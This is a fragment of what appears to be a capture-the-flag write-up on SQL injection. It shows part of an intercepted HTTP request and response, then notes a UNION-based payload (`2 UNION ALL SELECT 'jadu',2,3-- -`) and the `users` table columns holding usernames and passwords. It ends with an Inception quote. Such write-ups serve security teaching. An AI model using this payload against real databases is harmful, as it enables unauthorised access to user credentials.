6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
7 Connection: close
8
9

```


Response

```


1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Wed, 11 Aug 2021 14:18:26 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Content-Length: 16
7
8 Cannot find user
9

```

Done 0 matches 182 bytes | 491 millis




- Initial payload `2 UNION ALL SELECT 'jadu',2,3-- -`



•

- So we can leak data from column 1 & 2



•

- So table `users` column `id` `username` `password`

- Well, dreams, they feel real while we're in them right?* It's a line from inception movie.

- [Inception based SQLi](#)

